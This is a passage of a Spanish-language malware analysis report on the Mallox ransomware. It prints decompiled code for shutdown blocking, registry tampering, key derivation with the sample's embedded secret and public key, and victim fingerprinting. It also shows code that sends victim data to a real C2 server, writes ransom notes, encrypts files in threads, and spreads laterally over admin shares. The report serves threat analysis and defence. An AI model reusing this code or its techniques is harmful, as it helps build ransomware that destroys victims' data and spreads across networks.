


Ilustración 11: Eliminación de servicios y cierre de procesos

El binario crea una ventana para tratar de forzar al usuario a que no realice ninguna acción en el equipo mientras este es cifrado.

```
while ( *v14 != '\\' );
lstrcpyW(&mw_executable_name, exe_name_tmp);
InitializeCriticalSection(&criticalSection_1);
InitializeCriticalSection(&criticalSection_2);
InitializeCriticalSection(&criticalSection_3);
user32_dll = GetModuleHandleA("user32.dll");
ShutdownBlockReasonCreate = (BOOL (__stdcall *)(HWND, LPCWSTR))GetProcAddress(
                                                                 user32_dll,
                                                                 "ShutdownBlockReasonCreate");
if ( ShutdownBlockReasonCreate )        // Crea diálogo para evitar que se apague el equipo
{
  WndClass.lpfnWndProc = mw_DefWindowProcW;
  *(_QWORD *)&WndClass.cbClsExtra = 0i64;
  WndClass.style = 0;
  memset(&WndClass.hIcon, 0, 16);
  WndClass.hInstance = GetModuleHandleW(0);
  WndClass.lpszClassName = L"window";
  v19 = RegisterClassW(&WndClass);
  Window = CreateWindowExW(0, (LPCWSTR)v19, 0, 0, 0, 0, 0x80000000, 0x80000000, 0, 0, 0, 0);
  ShutdownBlockReasonCreate(
    Window,
    L"Do NOT shutdown OR reboot your PC: this might damage your files permanently !");
}
```

Ilustración 12: Creación de diálogo para evitar que se apague o reinicie el equipo

Antes de comenzar sus operaciones, Mallox modifica algunas claves de registro adicionales que, tras la operativa del *ransomware* son restauradas. En concreto, se realizan las siguientes modificaciones:

- Política de Inicio:

SOFTWARE\Microsoft\PolicyManager\default\Start\HideShutDown
Esta clave controla la visibilidad de la opción de "Apagar" en el menú Inicio.

SOFTWARE\Microsoft\PolicyManager\default\Start\HideRestart
Controla la visibilidad de la opción de "Reiniciar" en el menú Inicio.

SOFTWARE\Microsoft\PolicyManager\default\Start\HideSignOut
Controla la visibilidad de la opción de "Cerrar sesión" en el menú Inicio.

- Política de Sistema:

SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\shutdownwithoutlogon
Esta clave controla si se permite o no el apagado del sistema desde la pantalla de inicio de sesión.

- Políticas de Servicios de Terminal:

SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\MaxConnectionTime
Establece el tiempo máximo permitido para una conexión de Servicios de Terminal.

SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\MaxDisconnectionTime
Establece el tiempo máximo permitido para una desconexión de Servicios de Terminal.

SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services\MaxIdleTime
Establece el tiempo máximo de inactividad permitido para una sesión de Servicios de Terminal.

```
mw_RegSetValueExW(
  L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
  L"shutdownwithoutlogon",
  v23,
  (BYTE *)&v33);
mw_RegSetValueExW(
  L"SOFTWARE\\Policies\\Microsoft\\Windows NT\\Terminal Services",
  L"MaxConnectionTime",
  v24,
  (BYTE *)&v33);
mw_RegSetValueExW(
  L"SOFTWARE\\Policies\\Microsoft\\Windows NT\\Terminal Services",
  L"MaxDisconnectionTime",
  v25,
  (BYTE *)&v33);
mw_RegSetValueExW(
  L"SOFTWARE\\Policies\\Microsoft\\Windows NT\\Terminal Services",
  L"MaxIdleTime",
  v26,
  (BYTE *)&v33);
mw_do_ransomware();
mw_RegSetValueExW(
  L"SOFTWARE\\Microsoft\\PolicyManager\\default\\Start\\HideShutDown",
  L"value",
  v27,
  (BYTE *)&v33);
mw_RegSetValueExW(
  L"SOFTWARE\\Microsoft\\PolicyManager\\default\\Start\\HideRestart",
  L"value",
  v28,
  (BYTE *)&v33);
mw_RegSetValueExW(
  L"SOFTWARE\\Microsoft\\PolicyManager\\default\\Start\\HideSignOut",
  L"value",
  v29,
```

Ilustración 13: Modificación de claves de registro

Tras esto, comienza una nueva rutina donde se comprueban los parámetros pasados al programa.

Argumentos de línea de comandos

El *ransomware* está diseñado para ser ejecutado de forma manual y, una vez en funcionamiento, se comporta como una aplicación de consola de comandos. El binario puede funcionar simplemente ejecutándolo, pero también acepta ciertos parámetros para personalizar la ejecución

- -l
- -r
- -p
- -path
- -queue

```
{
  argument_cpy = *argument;
  NumArgs_index = v_2;
  if ( !lstrcmpW(argument_cpy, L"-l") && pNumArgs >= v_2 )// -l <fichero>
  {
    fileHandle_l = &Stream;
LABEL_13:
    _wfopen_s(fileHandle_l, argument[1], L"r");// OpenFile
    goto LABEL_20;
  }
  if ( !lstrcmpW(*argument, L"-d") && pNumArgs >= v_2 )
  {
    _wfopen_s(&fileHandle_r, argument[1], L"r");
    LOBYTE(v18) = 1;
    goto LABEL_20;
  }
  if ( !lstrcmpW(*argument, L"-p") && pNumArgs >= v_2 )
  {
    fileHandle_l = &fileHandle_r;
    goto LABEL_13;
  }
  if ( lstrcmpW(*argument, L"-path") || pNumArgs < v_2 )
  {
    if ( !lstrcmpW(*argument, L"-queue") && pNumArgs >= v_2 )// -queue <num>
      parse_integer((int)argument[1]);
  }
  else
  {
    argument_cpy_1 = StrDupW(argument[1]);
  }
```

Ilustración 14: Posibles parámetros para su ejecución.

Inicialización criptográfica

Tras el manejo de los posibles parámetros de entrada, Mallox procede a realizar ciertas instrucciones de inicialización para sus operaciones criptográficas. En concreto, la variante analizada de Mallox contiene en su código una variable *secret_data_32* de 32 bytes y una clave pública, *pub_key*, también de 32 bytes. Pese a realizar operaciones de cálculo de números aleatorios, estos no son utilizados por el momento.

A continuación, copia el contenido de *secret_data_32* a una nueva variable *secret*. Una vez que se establece el valor de *secret*, Mallox procede a interactuar con una entidad matemática llamada "punto base" específico de la curva elíptica Curve25519. Multiplica este *secret* con el punto base para derivar el valor *shared_secret_1_victimID*. En términos simples, *shared_secret_1_victimID* es una representación pública de *secret*, transformada mediante operaciones en la curva elíptica.

El siguiente paso es multiplicar *secret* con la clave *pub_key*. Esta clave es, en esencia, la representación pública de la clave privada, *priv_key*, que estaría en posesión del atacante. Al combinar *secret* con *pub_key*, se obtiene un nuevo valor denominado *shared_secret_2*. Este valor sólo puede ser calculado nuevamente si se conoce *secret* o mediante la *priv_key* y el valor *shared_secret_1_victimID*. Por tanto, para que las operaciones del *ransomware* sean criptográficamente seguras, *secret* debería ser un valor aleatorio y no fijo, como en la variante analizada.

En el caso de la muestra analizada los valores de *secret* y *pub_key* son:

secret=b"\x74\x49\x6F\xEF\x16\x99\x38\xE0\xE3\x7D\x0B\x5A\x7F\xA5\xC7\x37\xA0\xBF\x74\x03\x4D\xD8\x21\xA0\x45\x29\xE2\xE7\x63\x61\x59\x2F"
pub_key=b"\x14\xEA\x79\xA2\xD2\x73\x99\x99\xFC\x51\x0C\xAD\x0C\xC4\xDB\x7B\x2D\xC4\x21\xDE\xBE\x4C\x69\x59\xE9\xFC\xDA\x39\x14\xAA\x9A\x13"

```
QueryPerformanceCounter(&PerformanceCount);
tickcount = GetTickCount();                    // Número de milisegundos que han transcurrido
threadid_tickcount = GetCurrentThreadId() * tickcount;
threadID_tickcount_processID = threadid_tickcount * GetCurrentProcessId();
i_1 = __rdtsc();                               // Número de ciclos del reloj desde el último r
seed_random_4 = PerformanceCount.LowPart * threadID_tickcount_processID * i_1;
if ( CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, 0)
  || GetLastError() == (unsigned int)NTE_BAD_KEYSET
  && CryptAcquireContextW(&phProv, 0, 0, PROV_RSA_FULL, CRYPT_NEWKEYSET) )
{
  CryptGenRandom(phProv, 4u, (BYTE *)&seed_random_4);// 4B aleatorios -> INT
  CryptReleaseContext(phProv, 0);
}
mersenne_state[0] = seed_random_4;
for ( i = 1; i < 624; ++i )
  mersenne_state[i] = i + 1812433253 * (state_cpy[i] ^ ((unsigned int)state_cpy[i] >> 30));
dword_430940 = i;
SetErrorMode(1u);
basepoint[0] = 9;
memset(&basepoint[1], 0, 31);
qmemcpy(secret, &secret_data_32, sizeof(secret));
mw_curve25519_donna((int)shared_secret_1_victimID, secret, basepoint);
mw_curve25519_donna((int)shared_secret_2, secret, pub_key);
```

Ilustración 15: Operaciones de inicialización criptográfica en Mallox.

Se ha comprobado que en muestras anteriores el valor *secret* sí que es calculado de forma aleatoria por lo que puede que el binario analizado se trate de una prueba realizada por los propios actores y en muestras futuras el fallo sea arreglado.




Ilustración 16: Cálculo aleatorio de secret en otras muestras vs la muestra analizada

Finalmente, para solidificar la seguridad y obtener una clave de tamaño fijo, *shared_secret_2* se procesa a través de la función hash SHA-256. El resultado es un "*digest*", una serie de bytes de longitud fija que se utiliza como clave para un cifrado AES posterior que se explicará en detalle más adelante.




Ilustración 17: Cálculo del "digest" de shared_secret_2 en Mallox

Permisos

Tras esto, Mallox procede a listar las unidades disponibles en el equipo, así como comprobar si el proceso que ejecuta el *ransomware* tiene permisos de administrador. Para ello, simplemente ejecuta la orden *FindFirstFileExW* sobre C:* y comprueba si el último error obtenido es ERROR_INVALID_PARAMETER.

```
133  mw_sha256_digest(ctx);                          // calc aes_key
134  mw_LoadVolumeList(0);
135  FirstFile = FindFirstFileExW(L"C:\\*", FindExInfoStandard, FindFileData, FindExSearchNameMatc
136  if ( FirstFile == (HANDLE)-1 && GetLastError() == ERROR_INVALID_PARAMETER )
137    is_admin = 0;
138  else
139    CloseHandle(FirstFile);
```

Ilustración 18: Cálculo aleatorio de secret en otras muestras vs la muestra analizada

Para obtener el listado de unidades de disco disponibles en el equipo, Mallox hace uso de las API *FindFirstVolumeW*, *FindNextVolumeW*, *QueryDosDeviceW* y *GetVolumePathNamesForVolumeNameW*.

```
memset(szVolumeName, 0, 0x208u);
FirstVolumeW = FindFirstVolumeW(szVolumeName, 0x104u);
do
{
  v7 = lstrlenW(szVolumeName) - 1;
  if ( szVolumeName[0] != '\\' )
    break;
  if ( szVolumeName[1] != '\\' )
    break;
  if ( szVolumeName[2] != '?' )
    break;
  if ( szVolumeName[3] != '\\' )
    break;
  v8 = v7;
  if ( szVolumeName[v7] != '\\' )
    break;
  if ( v8 >= 260 )
    __report_rangecheckfailure();
  szVolumeName[v7] = 0;
  DosDeviceW = QueryDosDeviceW(&szVolumeName[4], TargetPath, 0x104u);
  szVolumeName[v8] = 92;
  if ( !DosDeviceW )
    break;
  cchBufferLength = 261;
  v10 = operator_new(522u);
  if ( !GetVolumePathNamesForVolumeNameW(szVolumeName, (LPWCH)v10, cchBufferLength, &cchBufferLength) )
  {
    do
    {
      if ( GetLastError() != 234 )
        break;
      j_j__free(v10);
      v10 = operator_new((unsigned __int64)cchBufferLength >> 31 != 0 ? -1 : 2 * cchBufferLength);
    }
    while ( !GetVolumePathNamesForVolumeNameW(szVolumeName, (LPWCH)v10, cchBufferLength, &cchBufferLength) );
```

Ilustración 19: Obtención del listado de discos en el equipo

ID de víctima

Mallox calcula el identificador único de la víctima, *victim_ID*, a partir del valor *shared_secret_1*, quedándose con los 6 primeros bytes en formato hexadecimal.

```
1  char __cdecl mw_calc_victimID(_BYTE *a1)
2  {
3    unsigned int i; // edi
4    unsigned __int8 v3; // cl
5    char result; // al
6
7    for ( i = 0; i < 12; ++i )
8    {
9      v3 = shared_secret_1_victimID[i];
10     *a1 = (v3 >> 4) + ((unsigned __int8)(v3 >> 4) > 9u ? 55 : 48);
11     a1 += 2;
12     result = (v3 & 0xF) + ((v3 & 0xFu) > 9 ? 55 : 48);
13     *(a1 - 1) = result;
14   }
15   *a1 = 0;
16   return result;
17 }
```

Ilustración 20: Cálculo aleatorio del valor victim_ID mediante shared_secret_1

Envío de estadísticas

Mallox inicia un nuevo hilo para enviar estadísticas a un servidor C2 periódicamente mientras se realiza el proceso de cifrado. La función de envío de estadísticas es llamada varias veces intercalándose con la instrucción *sleep*.

```
DWORD __stdcall mw_wrap_CnC_SendEncryptionStatistics_and_sleeps(LPVOID lpThreadParameter)
{
  SleepEx(3000u, 1);
  mw_CnC_SendEncryptionStatistics();
  SleepEx(180000u, 1);
  mw_CnC_SendEncryptionStatistics();
  SleepEx(600000u, 1);
  mw_CnC_SendEncryptionStatistics();
  SleepEx(1800000u, 1);
  mw_CnC_SendEncryptionStatistics();
  SleepEx(3600000u, 1);
  mw_CnC_SendEncryptionStatistics();
  SleepEx(7200000u, 1);
  mw_CnC_SendEncryptionStatistics();
  SleepEx(18000000u, 1);
  mw_CnC_SendEncryptionStatistics();
  return 0;
}
```

Ilustración 21: Llamadas a la función de envío de estadísticas tras diferentes sleep

Cada vez que se llama a la función, Mallox realiza diferentes adquisiciones de datos sobre el equipo víctima como la dirección IP pública, el tamaño de disco, nombre del equipo o versión del Sistema Operativo.

```
  nSize = 16;
  GetComputerNameA(computerName, &nSize);
  windowsVersion = 0;
  *(_DWORD *)drivePath = 1;
  mw_RegQueryValueExA_ProductName(v5, (DWORD *)drivePath, (LPBYTE *)&windowsVersion);
  *(_DWORD *)systemLangCode = 0;
  GetLocaleInfoA(0x400u, 0x5Au, systemLangCode, 4);
  *(_DWORD *)drivePath = 0;
  memset(victimPublicIP, 0, sizeof(victimPublicIP));
  v6 = (void *)mw_HTTP_GET(
                 L"http://api.ipify.org",
                 L"GET",
                 L"Content-Type: application/x-www-form-urlencoded\r\nHost: api.ipify.org\r\n",
                 0,
                 0,
                 drivePath);
  v7 = v6;
  if ( v6 && *(_DWORD *)drivePath < 0x11u )
  {
    memmove(victimPublicIP, v6, *(size_t *)drivePath);
  }
  else
  {
    strcpy(victimPublicIP, "unknown");
    if ( !v6 )
    {
LABEL_13:
      memset(&SystemInfo, 0, sizeof(SystemInfo));
```

Ilustración 22: Obtención de IP pública mediante petición GET a ipify.org

Tras esto, envía la información recopilada a un servidor C2 que trae configurado la muestra mediante una petición de tipo POST. Adicionalmente, almacena la información en un fichero llamado "*TargetInfo.txt*" que guarda en la ruta de ejecución del malware. La dirección contactada en la muestra analizada es:

hxxp://91.215.85[.]142/QWEwqdsvsf/ap[.]php

```
LABEL_17:
  LOBYTE(FileW) = mw_InternetCrackUrlW(L"http://91.215.85.142/QWEwqdsvsf/ap.php", (int)computerName);
  if ( (_BYTE)FileW )
  {
    wnsprintfW(
      pszDest,
      260,
      L"Content-Type: application/x-www-form-urlencoded\r\nHost: %s\r\n",
      *(_DWORD *)computerName);
    max_size_of_file[0] = 0;
    max_size_of_file[1] = 0;
    v29 = 0;
    if ( qword_430948 / 0x40000000 )
      wnsprintfA((PSTR)max_size_of_file, 10, "%d", (unsigned int)(qword_430948 / 0x40000000));
    else
      wnsprintfA((PSTR)max_size_of_file, 10, "0.%d", (unsigned int)(qword_430948 / 0x100000));
    v11 = wnsprintfA(
            v22,
            1024,
            "user=%s&TargetID=%s&SystemInformation=%s&max_size_of_file=%s&size_of_hdd=%d",
            userPanda,
            victim_ID,
            victimData_urlEscaped,
            (const char *)max_size_of_file,
            size_of_hdd);
    v12 = (void *)mw_HTTP_GET(L"http://91.215.85.142/QWEwqdsvsf/ap.php", L"POST", pszDest, v22, v11, 0);
    if ( v12 )
      free(v12);
    free(*(void **)computerName);
    free(*(void **)max_size_of_file_2);
    FileW = CreateFileW(L"TargetInfo.txt", 0x40000000u, 1u, 0, 2u, 0x80u, 0);
```

Ilustración 23: Envío de la información del equipo víctima al servidor C2

Nota de rescate

El malware cuenta con una función para escribir en disco una nota de rescate en el directorio que se indique. Esta función es llamada para la ruta C:\\ con nombre "*HOW TO RECOVER !!.TXT*" en la función principal del código de Mallox y, una vez por cada directorio encontrado con nombre "*HOW TO BACK FILES.txt*" de forma que se escriba la nota en todos los directorios posibles.




Ilustración 24: Nota de rescate de Mallox

El texto de la nota se encuentra embebido en el binario y, únicamente se encarga de sustituir el valor {id} por el valor de *victim_ID* calculado previamente.

```
CHAR victim_ID_2[28]; // [esp+8h] [ebp-20h] BYREF

ransom_note_filename_cpy = ransom_note_filename;
NumberOfBytesWritten = (DWORD)ransom_note_filename;
if ( !nNumberOfBytesToWrite )
{
  EnterCriticalSection(&criticalSection_2);
  mw_calc_victimID(victim_ID_2);
  ID_pos = 0;
  for ( i = 0; i < 1390; ++i )
  {
    character_i = ranson_note_text_0[i];
    ranson_note_text[ID_pos] = character_i;
    if ( character_i == '{'
      && ranson_note_text_0[i + 1] == 'i'
      && ranson_note_text_0[i + 2] == 'd'
      && ranson_note_text_0[i + 3] == '}' )
    {
      v5 = lstrlenA(victim_ID_2);
      memmove(&ranson_note_text[ID_pos], victim_ID_2, v5);
      ID_pos = v5 + ID_pos - 1;
      i += 3;
    }
    ++ID_pos;
  }
  nNumberOfBytesToWrite = ID_pos;
  LeaveCriticalSection(&criticalSection_2);
  ransom_note_filename_cpy = (const WCHAR *)NumberOfBytesWritten;
}
ransom_note_fileHandle = CreateFileW(ransom_note_filename_cpy, 0x40000000u, 1u, 0, 2u, 0x80u, 0);
```

Ilustración 25: Función de escritura de la nota de rescate

Recorrido de discos e hilo de cifrado del equipo

Finalmente, se inicia el hilo de cifrado que se encarga de recorrer todos los discos disponibles para buscar ficheros a cifrar y de copiar el binario del *ransomware* a otros recursos remotos para moverse lateralmente.

Mallox obtiene el número de núcleos del procesador e inicia el doble de hilos de este valor con un máximo de 64 para lanzar el proceso de cifrado de ficheros.

```
{
  GetSystemInfo(&SystemInfo);
  threads_number = 64;
  v49 = 4;
  if ( 2 * SystemInfo.dwNumberOfProcessors < 64 )
    threads_number = 2 * SystemInfo.dwNumberOfProcessors;
  nCount = threads_number;
  lpHandles = (HANDLE *)malloc((v49 * (unsigned __int64)threads_number) >> 32 != 0 ? -1 : v49 * threads_number);
  if ( threads_number )
  {
    for ( i = 0; i < threads_number; ++i )
      lpHandles[i] = CreateThread(0, 0, mw_Worker_FileEncryptor, 0, 0, 0);
  }
```

Ilustración 26: Ejecución de los hilos de cifrado en función del número de cores disponibles

Para tratar de no dañar el funcionamiento principal del sistema, Mallox contiene una serie de nombres de carpetas y extensiones a evitar cifrar.

```
; const LPCWSTR folders_to_avoid
folders_to_avoid dd offset aMsocache    ; DATA XREF: mw_recursive_write_
                                        ; "msocache"
                 dd offset aWindowsWs   ; "$windows.~ws"
                 dd offset aSystemVolumeIn ; "system volume information"
                 dd offset aIntel       ; "intel"
                 dd offset aAppdata     ; "appdata"
                 dd offset aPerflogs    ; "perflogs"
                 dd offset aProgramdata ; "programdata"
                 dd offset aGoogle      ; "google"
                 dd offset aApplicationDat ; "application data"
                 dd offset aTorBrowser  ; "tor browser"
                 dd offset aBoot        ; "boot"
                 dd offset aWindowsBt   ; "$windows.~bt"
                 dd offset aMozilla     ; "mozilla"
                 dd offset aBoot        ; "boot"
                 dd offset aWindowsOld  ; "windows.old"
                 dd offset aWindowsMicroso ; "Windows Microsoft.NET"
                 dd offset aWindowspowersh ; "WindowsPowerShell"
```

Ilustración 27: Directorios a evitar cifrar

- Directorios a evitar:


msocache	boot	Package
$windows.~ws	windows.old	Store
system volume	Windows Microsoft.NET	Microsoft Help Viewer
information	WindowsPowerShell	Microsoft MPI
intel	Windows NT	Windows Kits
appdata	Windows	Microsoft.NET
perflogs	Common Files	Windows Mail
programdata	Microsoft Security Client	Microsoft Security Client
google	Internet Explorer	Package Store
application data	Reference	Microsoft Analysis
tor browser	Assemblies	Services
boot	Windows Defender	Windows Portable Devices
$windows.~bt	Microsoft ASP.NET	Windows Photo Viewer
mozilla	Core Runtime	Windows Sidebar

- Extensiones a evitar:

.msstyles	.spl	.cmd
.icl	.msi	.ico
.idx	.key	.msc
.avast	.mpa	.ani
.rtp	.rom	.icns
.mallox	.drv	.diagpkg
.sys	.bat	.deskthemepack
.nomedia	.386	.wpx
.dll	.adv	.msp
.hta	.diangcab	.bin
.cur	.mod	.themepack
.lock	.scr	.shs
.cpl	.theme	.nls
.Globeimposter-Alpha865qqz	.ocx	.exe
	.prf	.lnk
.ics	.cab	.ps1
.hlp	.diagcfg	.malloxx
.com	.msu	

Movimiento lateral

Paralelamente al proceso anterior, se realiza la ejecución de las rutinas necesarias para copiar el binario a otros equipos remotos y moverse lateralmente. Para ello, Mallox recupera direcciones IP de la tabla ARP para crear un hilo de propagación del malware mediante las API *GetIPNetTable* e *inet_ntoa*.




```
DWORD __stdcall mw_get_ip_from_arp_table(FILE **lpThreadParameter)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( *lpThreadParameter )
  {
    for ( i = fgetws(WideCharStr, 30, *lpThreadParameter); i; i = fgetws(WideCharStr, 30, *lpThreadParameter) )
    {
      sub_403F0D(WideCharStr);
      ((void (__cdecl *)(WCHAR *))lpThreadParameter[1])(WideCharStr);
    }
    fclose(*lpThreadParameter);
  }
  else
  {
    SizePointer = 0;
    if ( GetIpNetTable(0, &SizePointer, 1) == 122 )
    {
      v2 = (struct _MIB_IPNETTABLE *)malloc(SizePointer);
      if ( v2 )
      {
        if ( !GetIpNetTable(v2, &SizePointer, 1) )
        {
          v3 = 0;
          if ( v2->dwNumEntries )
          {
            p_dwAddr = (struct in_addr *)&v2->table[0].dwAddr;
            v8 = (struct in_addr *)&v2->table[0].dwAddr;
            do
            {
              v5 = inet_ntoa(*p_dwAddr);
              v6 = MultiByteToWideChar(0, 0, v5, -1, WideCharStr, 30);
              if ( v6 >= 30 )
                __report_rangecheckfailure();
              WideCharStr[v6] = 0;
```

Ilustración 28: Descubrimiento de direcciones IP para movimiento lateral

A continuación, implementa una función que hace uso de las API *CopyFileW* y *CreateServiceW* para copiar y lanzar el binario al *share* remoto mediante un servicio de nombre “ozon” para la muestra analizada.



```
SC_HANDLE __cdecl mw_spread_network(LPCWSTR lpMachineName)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = lpMachineName;
  GetModuleFileNameW(0, Filename, 0x104u);
  v8 = L"admin$";
  v2 = 0;
  v9[0] = (int)L"%windir%";
  v9[1] = (int)L"c$";
  v9[2] = (int)L"C:";
  do
  {
